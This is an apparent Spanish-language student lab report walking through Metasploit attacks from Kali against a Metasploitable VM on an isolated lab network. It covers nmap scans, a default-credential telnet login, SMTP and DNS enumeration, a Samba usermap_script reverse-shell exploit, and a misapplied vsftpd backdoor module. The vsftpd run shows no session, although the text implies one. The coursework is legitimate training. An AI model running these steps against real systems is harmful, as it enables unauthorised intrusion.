
kali@kali: ~
inet6 fe80::a00:27ff:fe2c:8e2a/64 scope link noprefixroute
valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
(kali@kali)-[~]
$ ping 192.1.1.6
PING 192.1.1.6 (192.1.1.6) 56(84) bytes of data.
64 bytes from 192.1.1.6: icmp_seq=1 ttl=64 time=0.580 ms
64 bytes from 192.1.1.6: icmp_seq=2 ttl=64 time=0.713 ms
64 bytes from 192.1.1.6: icmp_seq=3 ttl=64 time=0.589 ms
64 bytes from 192.1.1.6: icmp_seq=4 ttl=64 time=0.659 ms
64 bytes from 192.1.1.6: icmp_seq=5 ttl=64 time=0.620 ms
64 bytes from 192.1.1.6: icmp_seq=6 ttl=64 time=0.418 ms
64 bytes from 192.1.1.6: icmp_seq=7 ttl=64 time=0.698 ms
64 bytes from 192.1.1.6: icmp_seq=8 ttl=64 time=0.741 ms
^C
--- 192.1.1.6 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7145ms
rtt min/avg/max/mdev = 0.418/0.627/0.741/0.096 ms
(kali@kali)-[~]
$

```

Figura 9. Ping de Kali a Metasploitable

Observación: Se evidencia que todo esta funcionando correctamente y el ping llega sin problema.



```

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fc:4b:33 brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.6/24 brd 192.1.1.255 scope global eth0
        inet6 fe80::a00:27ff:fefc:4b33/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.1.1.5
PING 192.1.1.5 (192.1.1.5) 56(84) bytes of data.
64 bytes from 192.1.1.5: icmp_seq=1 ttl=64 time=4.29 ms
64 bytes from 192.1.1.5: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.1.1.5: icmp_seq=3 ttl=64 time=1.00 ms
64 bytes from 192.1.1.5: icmp_seq=4 ttl=64 time=1.18 ms
64 bytes from 192.1.1.5: icmp_seq=5 ttl=64 time=0.753 ms
64 bytes from 192.1.1.5: icmp_seq=6 ttl=64 time=1.18 ms
64 bytes from 192.1.1.5: icmp_seq=7 ttl=64 time=1.19 ms
64 bytes from 192.1.1.5: icmp_seq=8 ttl=64 time=0.815 ms
^C
--- 192.1.1.5 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7003ms
rtt min/avg/max/mdev = 0.753/1.451/4.295/1.087 ms
msfadmin@metasploitable:~$

```

Figura 10. Ping de Metasploitable a Kali

5. Empezamos el Proceso de Vulneración en Los Puertos Solicitados (Paso 2)

Ya con conexión entre las dos maquina entonces empezamos el proceso de vulneración, lo primero que se hizo fue escanear

5.1. Escaneo de Los Puertos Con Nmap sn (Paso 3)

Para iniciar la prueba de penetración, se realizó un escaneo de la red con la herramienta Nmap, con el fin de identificar qué dispositivos se encontraban activos en el segmento de red asignado a las máquinas virtuales. El comando ejecutado fue **nmap -sn 192.1.1.0/24**

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ nmap -sn 192.1.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 22:37 -05
Nmap scan report for 192.1.1.1
Host is up (0.00046s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.1.1.2
Host is up (0.00035s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.1.1.3
Host is up (0.00069s latency).
MAC Address: 08:00:27:A1:90:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.1.1.6
Host is up (0.00072s latency).
MAC Address: 08:00:27:FC:4B:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.1.1.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.37 seconds
(kali@kali)-[~]
└─$
```


Figura 11. Escaneo de la Red Con Un Ping Rápido Utilizando Nmap sn

Observación: Este comando que utilizamos nos indica que Nmap que realizo un ping scan sobre todas las direcciones IP dentro del rango 192.1.1.0 a 192.1.1.255 (subred /24), con el propósito de detectar hosts que estén encendidos sin escanear sus puertos.

5.2. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV (Paso 4)

Una vez identificada la dirección IP 192.1.1.6 como una de las máquinas activas en la red, se procedió a realizar un escaneo más profundo mediante el comando **nmap sV 192.1.1.6** en donde se identificaron los puertos abiertos, también intentamos identificar el nombre y la

versión del servicio que se ejecuta en cada puerto. Esto es bastante en una prueba de penetración, ya según lo dicho en clase, “ muchas vulnerabilidades están asociadas a versiones específicas de servicios.”



```
(kali@kali)-[~]
└─$ nmap -sV 192.1.1.6

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 22:27 -05
Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 22:29 (0:00:06 remaining)
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 22:29 (0:00:00 remaining)
Nmap scan report for 192.1.1.6
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi      GNU Classpath gmiiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FC:4B:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.47 seconds

(kali@kali)-[~]
└─$
```

Figura 12. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV

Observación: Esta imagen muestra los resultados que obtuvimos al ejecutar el comando `nmap -sV 192.1.1.6` con el cual identificamos los siguientes puertos y servicios vulnerables.

Tabla 4. Servicios detectados en la máquina víctima

Puerto	Protocolo	Servicio	Versión detectada
21	TCP	FTP	vsftpd 2.3.4 (vulnerable a backdoor)
22	TCP	SSH	OpenSSH 4.7p1 Debian (obsoleto)
23	TCP	Telnet	Linux telnetd (protocolo inseguro)
25	TCP	SMTP	Postfix smtpd
53	TCP	DNS	ISC BIND 9.4.2
80	TCP	HTTP	Apache 2.2.8
111	TCP	RPCBind	RPC 2

Puerto	Protocolo	Servicio	Versión detectada
139/445	TCP	Samba (SMB)	Samba 3.x - 4.x (posible explotación remota)
512-514	TCP	R services	rexec, rlogin, rsh (riesgo de ejecución remota)
1099	TCP	Java RMI Registry	GNU Classpath gmrregistry
1524	TCP	Shell remoto	Metasploitable root shell
3306	TCP	MySQL	MySQL 5.0.51a-3ubuntu5
5432	TCP	PostgreSQL	PostgreSQL 8.3.x
5900	TCP	VNC	VNC protocol (con acceso denegado)
6000	TCP	X11	Interfaz gráfica X11 (sin protección)
8009	TCP	AJP13	Apache Jserv
8180	TCP	HTTP	Apache Tomcat/Coyote JSP engine 1.1

Ya teniendo una lista de servicios y versiones detectadas procedimos entonces hacer la vulneración en los puertos solicitados por el docente Rafael S Morales aplicando los pasos aprendidos en clase con él.

Para tener en cuenta: Para efectos prácticos adjuntamos una tabla con los puertos que el docente solicito que vulneráramos.

Tabla 5. Puertos Para Vulnerar

Puerto	Servicio	Versión
23/tcp	Telnet	Linux Telnet
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
139/tcp	Samba (SMB)	Samba 3.x - 4.x (WORKGROUP)
445/tcp	Samba (SMB)	Samba 3.x - 4.x (WORKGROUP)
2121/tcp	FTP alternativo	ProFTPD 1.3.1
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	PostgreSQL	PostgreSQL 8.3.x

Con el comando **use** y el numero **1** (flecha naranjada) Elegimos el módulo auxiliar que íbamos a utilizar para realizar la vulneración y luego pedimos con el siguiente paso.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

  Name           Current Setting  Required  Description
  ----
  ANONYMOUS_LOGIN false          yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS false          no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
  CreateSession    true           no        Create a new session for every successful login
  DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false          no        Add all passwords in the current database to the list
  DB_ALL_USERS     false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         none           no        A specific password to authenticate with
  PASS_FILE        none           no        File containing passwords, one per line
  RHOSTS           192.1.1.6      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            23             yes       The target port (TCP)
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
  THREADS          1              yes       The number of concurrent threads (max one per host)
  USERNAME         none           no        A specific username to authenticate as
  USERPASS_FILE    none           no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false          no        Try the username as the password for all users
  USER_FILE        none           no        File containing usernames, one per line
  VERBOSE          true           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > |
```

Figura 15. Opciones de Usuario y Contraseña

Observación: con el comando **Options** pudimos ver las opciones de contraseña que se requerían para ingresar a esta máquina.

```
root@kali: /home/kali

msf6 auxiliary(scanner/telnet/telnet_login) > telnet 192.1.1.6
[*] exec: telnet 192.1.1.6

Trying 192.1.1.6...
Connected to 192.1.1.6.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
Password:

Login incorrect
metasploitable login: msfadmin
Password:

Last login: Wed Aug 6 21:46:23 EDT 2025 from 192.1.1.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Figura 16. Ingreso por Telnet

Ingresamos a telnet por medio de la dirección ip 192.1.1.6 (flecha verde) y mediante El **Usuario** msfadmin y la **contraseña** msfadmin pudimos ingresar a la maquina completando así la vulneración.

5.4. Vulneración Del Puerto 25 (SMTP-Paso 6)

Accedimos a la consola de metaplotaible framework a través del comando **msfconsole** luego utilizando el comando **Search smtp_enum** revisamos los módulos existentes para hacer esta penetración

```
msf6 > search smtp_enum

Matching Modules
=====

#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smtp/smtp_enum      .              normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 >
```

Figura 17. Modulos Auxiliares Para SMTP

Lo segundo que se hizo fue usar el modulo elegido. Con el comando **Use 0** elegimos el módulo tal como lo muestra la siguiente imagen, este módulo automatiza el proceso de envío de peticiones SMTP con nombres de usuario que se leen desde un archivo tipo diccionario.

```
msf6 > search smtp_enum

Matching Modules
=====

#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smtp/smtp_enum      .              normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Figura 18. Elección Del Módulo y Reistro del Rhosts

Observación: Nótese que en esta misma imagen y registramos el Rhosts, usamos el comando **Set rhosts 192.1.1.6** (flecha negra) para registrar la dirección de la víctima a la que vamos a atacar

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.1.1.6:25 - 192.1.1.6:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Figura 19. Configuración y Ejecución Del Módulo Unix_Users.Txt

Luego utilizamos el archivo **set user_file /usr/share/metasploit-framework/data/wordlists/unix_users.txt** Este archivo contiene una lista predefinida de nombres de usuarios comunes en sistemas Unix/Linux Posteriormente, se ejecutó el módulo con **Run**

```
[*] 192.1.1.6:25 - 192.1.1.6:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.1.1.6:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 20. Resultado Obtenido al Ejecutar lo Que Hicimos

5.5. Penetracion Del Puerto 53 (DNS-Paso 7)

Para este puerto proceso de ingreso es prácticamente el mismo, por lo menos en mi caso ya que antes de vulnerar algún puerto lo que hacia era limpiar la consola, volviendo a la explicación, lo primero que hice luego de ingresar el comando **Msfconsole** fue ingresar el comando **Search dns**. Este comando nos permite revisar los módulos auxiliares presente dentro de metaploitable framework a la hora de vulnerar puertos dns.

```
root@kali: /home/kali
msf6 > search dns
Matching Modules
=====
#  Name
--  --
0  auxiliary/admin/dcerpc/cve_2022_26923_certified
1  \  action: AUTHENTICATE
2  \  action: PRIVESC
3  \  action: REQUEST_CERT
4  exploit/multi/http/apache_commons_textshell
5  \  target: java (jre-memory)

Disclosure Date  Rank  Check  Description
-----
.               .      .      Active Directory Certificate Services (ADCS) privilege escalation (Certified)
.               .      .      Same as REQUEST_CERT but also authenticate
.               .      .      Full privilege escalation attack
.               .      .      Request a certificate with DNS host name matching the DC
2022-10-13      excellent  Yes    Apache Commons Text RCE
```

Figura 21. Elegimos el Módulo Axiliar para DNS

Luego de hacer la elección del respectivo modulo utilizamos el comando **use** **auxiliary/gather/enum_dns** para elegir el modulo que se va a utilizar en esta penetración. **Show options** nos muestras los distintos módulos opcionales del módulo auxiliar elegido (ver el circulo amarillo).

```

root@kali: /home/kali
Interact with a module by name or index. For example info 215, use 215 or use auxiliary/spoof/mdns/mdns_response
msf6 > use auxiliary/gather/enum_dns
msf6 auxiliary(gather/enum_dns) > show options

Module options (auxiliary/gather/enum_dns):

  Name      Current Setting  Required  Description
  ----
  DOMAIN    true             yes       The target domain
  ENUM_A    true             yes       Enumerate DNS A record
  ENUM_AXFR true             yes       Initiate a zone transfer against each NS record
  ENUM_BRT  false            yes       Brute force subdomains and hostnames via the supplied wordlist
  ENUM_CNAME true            yes       Enumerate DNS CNAME record
  ENUM_MX   true             yes       Enumerate DNS MX record
  ENUM_NS   true             yes       Enumerate DNS NS record
  ENUM_RVLS true            yes       Reverse lookup a range of IP addresses
  ENUM_SOA  true             yes       Enumerate DNS SOA record
  ENUM_SRV  true             yes       Enumerate the most common SRV records
  ENUM_TLD  false            yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT  true             yes       Enumerate DNS TXT record
  IPRANGE   no                no        The target address range or CIDR identifier
  NS        no                no        Specify the namespaces to use for queries - space separated
  
```

Figura 22. Elección Del Respectivo Modulo y su Opción

Luego se utilizó el módulo **enum_dns** de Metasploit para realizar consultas DNS sobre el dominio interno **set DOMAIN metasploitable.local**, Aunque se corrió el servicio usando Run, no se recibieron resultados al útiles, el análisis confirmó que la máquina responde a peticiones DNS básicas, validando su configuración como servidor.

```

root@kali: /home/kali
STOP_WILDCRD false yes Stops brute force enumeration if wildcard resolution is detected
THREADS 1 no Threads for ENUM_BRT
WORDLIST /usr/share/metasploit-framework/data/wordlists/nameList.txt no Wordlist of subdomains

View the full module info with the info, or info -d command.
msf6 auxiliary(gather/enum_dns) > set DOMAIN metasploitable.local
DOMAIN => metasploitable.local
msf6 auxiliary(gather/enum_dns) > run
[*] Running module against 192.1.1.6
[*] Querying DNS NS records for metasploitable.local
[*] AXFR failed: undefined method 'map!' for nil
[*] Querying DNS CNAME records for metasploitable.local
[*] Querying DNS NS records for metasploitable.local
[*] Querying DNS MX records for metasploitable.local
[*] Querying DNS SOA records for metasploitable.local
[*] Querying DNS TXT records for metasploitable.local
[*] Querying DNS SRV records for metasploitable.local
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) > set NS 192.1.1.6
NS => 192.1.1.6
msf6 auxiliary(gather/enum_dns) > run
[*] Running module against 192.1.1.6
[*] Attempting DNS AXFR for metasploitable.local from 192.1.1.6
[*] Query metasploitable.local DNS AXFR - no results were received
[*] Querying DNS CNAME records for metasploitable.local
[*] Querying DNS NS records for metasploitable.local
[*] Querying DNS MX records for metasploitable.local
[*] Querying DNS SOA records for metasploitable.local
[*] Querying DNS TXT records for metasploitable.local
[*] Querying DNS SRV records for metasploitable.local
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) >
  
```

Figura 23. Módulo Enum_DNS de Metasploit Para Realizar Consultas DNS

5.6. Vulneración en Puertos 139 y 445 (Paso 7)

Omitiendo la explicación del uso del comando `msfconsole` lo primero que se hizo fue ingresar el comando **Search samba smbd 3x** que muestra los módulos auxiliares a utilizar.

```
msf6 > search Samba smbd 3.X

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                                     - - - - -
0  auxiliary/dos/samba/read_nttrans_ea_list .             normal  No     Samba read_nttrans_ea_list Integer Overflow

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/samba/read_nttrans_ea_list
```

Figura 24. Módulos Auxiliares Para el Puerto 129 Y 445

Luego se usó el comando **use exploit/multi/samba/usermap_script** que permite ingresar a las opciones que nos da el módulo anterior.

```
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

Observación: Este comando nos permitió atacar el servicio Samba en el puerto 139 y el 445 de la máquina víctima. Adicional se preparó el **payload cmd/unix/reverse usuarios**.

```
root@kali: /home/kali

root@kali: /home/kali

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.1.1.6
RHOSTS => 192.1.1.6
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
-----
RHOSTS    192.1.1.6        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
-----
LHOST     [tu IP de Kali] yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -o command.
```

Figura 25.Registro del RHOS

```

root@kali: /home/kali

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.1.1.6
RHOSTS => 192.1.1.6
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.1.1.6       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     [tu IP de Kali] yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

```

Figura 26. Explotamos el puerto seleccionado

Por último, usamos el comando **exploit** para explotar el servicio configurado y vulnerable que tenían los puertos.

5.7. Vulneración del Puerto 2121 (Paso 8)

Luego de identificar que el servicio en el puerto 2121 correspondía a una versión vulnerable de ProFTPD utilizando el comando **Search ProFTPD**, se procedió a utilizar Metasploit Framework para llevar a cabo una explotación directa.

```

root@kali: /home/kali

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.1
[-] No results from search
msf6 > search ProFTPD

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank   Check  Description
--  -
0  exploit/linux/misc/netSupport_manager_agent                       2011-01-08     average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace                               2006-11-26     great  Yes     ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  \ target: Automatic Targeting                                     "            "      "      "
3  \ target: Debug                                                  "            "      "      "
4  \ target: ProFTPD 1.3.0 (source install) / Debian 3.1            "            "      "      "
5  exploit/freebsd/ftp/proftpd_telnet_iac                           2010-11-01     great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \ target: Automatic Targeting                                     "            "      "      "
7  \ target: Debug                                                  "            "      "      "
8  \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)                   "            "      "      "
9  exploit/linux/ftp/proftpd_telnet_iac                             2010-11-01     great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \ target: Automatic Targeting                                    "            "      "      "
11 \ target: Debug                                                  "            "      "      "
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1        "            "      "      "
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) "            "      "      "
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                  "            "      "      "
15 exploit/unix/ftp/proftpd_modcopy_exec                           2015-04-22     excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor                          2010-12-02     excellent No      ProFTPD-1.3.3c Backdoor Command Execution

```

Figura 27. Revisamos Los Módulos Que Podemos Usar Para Vulnerar Este Servicio.

Para aprovechar la vulnerabilidad que tenía este puerto, utilizamos el módulo **use exploit/unix/ftp/vsftpd_234_backdoor** ya que este módulo explota una ejecución remota de comandos a través de una conexión maliciosa al servicio FTP, usando un canal de comunicación no autenticado.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    21            yes        The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic
```

Figura 28. Configuración Del Módulo Seleccionado

Cabe resaltar que al usar este módulo **use exploit/unix/ftp/proftpd_234** selecciona automáticamente el **payload cmd/unix/interact** que nos permite crear un aseso remoto interactivo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 2121
rport => 2121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.1.1.6:2121 - Banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.1.1.6]
[*] 192.1.1.6:2121 - USER: 331 Password required for WUcFUE:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figura 29. Registro Del Rhosts y Rport

Luego registramos el **Rhosts 192.1.1.6** y el **Rport 2121** y por último corremos las configuraciones realizadas, Tras la ejecución del módulo, se recibió respuesta del servidor y, si la

vulnerabilidad estaba activa, se estableció una sesión remota con acceso interactivo. Esto nos permite como atacante ejecutar comandos directamente en el sistema objetivo sin necesidad de autenticarnos previamente.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.1.1.6        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      2121             yes       The target port (TCP)
```

Figura 30. Se Muestra el Rhosts y Rport guardados

5.8. Vulneración del Puerto 3306 (MySQL) Paso 9

Para vulnerar el puerto 3306 ingresamos el comando **search mysql_login** (flecha azul) que nos muestra el módulo que vamos a necesitar para realizar la vulneración, entonces procedimos a ingresar el comando **Use 0** (línea naranjada) que nos permite elegir el módulo Auxiliar para escanear posibles vulnerabilidades que nos dejen penetrar en la base de datos

```
msf6 > search mysql_login ←
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_login .      normal  No     MySQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

msf6 > user 0 ←
[-] Unknown command: user. Did you mean use? Run the help command for more details.
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > |
```

Figura 31. Modulo Auxiliares Para Vulneras MySQL

Module options (auxiliary/scanner/mysql/mysql_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
